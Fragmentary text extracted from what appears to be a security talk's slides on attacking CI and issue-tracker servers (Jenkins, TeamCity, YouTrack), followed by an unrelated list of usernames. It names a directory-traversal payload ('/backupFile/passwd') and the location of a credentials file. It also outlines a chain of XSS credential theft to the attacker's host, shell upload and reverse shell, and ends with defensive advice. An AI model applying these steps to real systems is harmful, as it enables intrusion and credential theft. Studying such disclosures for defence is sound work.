
access to it. And we almost certainly have!) Project administrator role Setup Malicious plugin server Exploit Client-Side vulnerability PWN VIA UI + plugin description For Jenkins you could use: Juseppe (https://goo.gl/fiLZc9) cvcvcv PWN VIA Plugin itself cvcvcv

to CI) YouTrack Directory Traversal Prerequisite: Set backup dir to any value you want on target OS (Admin privs required) Function: admin/databaseBackup + backupFile Payload example: /backupFile/passwd




no have access to CI) Client side vulnerability (e.g. XSS) Based on Youtrack’s capabilities Administrative privileges Server side vulnerability (e.g. Directory Traversal) Tracker’s OS access CI credential access For Youtrack various configuration properties (including credentials) could be found at: ~/teamsysdata/youtrack/00000000000.xd
Upload XSS with a payload to download youtrack credentials to our host 2. Exploit the XSS against administrator 3. Parse the file on our host and find teamcity record 4. Use the teamcity credentials to upload shell on teamcity - I created a small tool to perform the task. It will be available on my github 5. Get the reverse shell to your host ... 6. Profit
is disabled at first look) https://beyondbinary.io/articles/teamcity-account-creation • Retrieving the ecryption key via admin script console in Jenkins: http://www.th3r3p0.com/vulns/jenkins/jenkinsVuln.html • What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability. https://goo.gl/K6CiIE • Serialization Must Die: Act 2: XStream https://goo.gl/9c68jD • My github (in a couple of weeks ^_^): https://github.com/osakaaa/CI_tools Useful tips and tools:
bind to 0.0.0.0 ➢ Never rely on safety of 3rd party components like plugins ➢ Update your tools as soon as a new security advisory is published ➢ Perform additional validation on all user inputs (including sources) ➢ Try to isolate projects (Docker?)


 plastunov
 watany
 bkeepers
 tenderlove
 lara
 letsgokoyo
 addyosmani
 inesmontani
 kneath
 marketingsoph
 tammielis
 keithpitt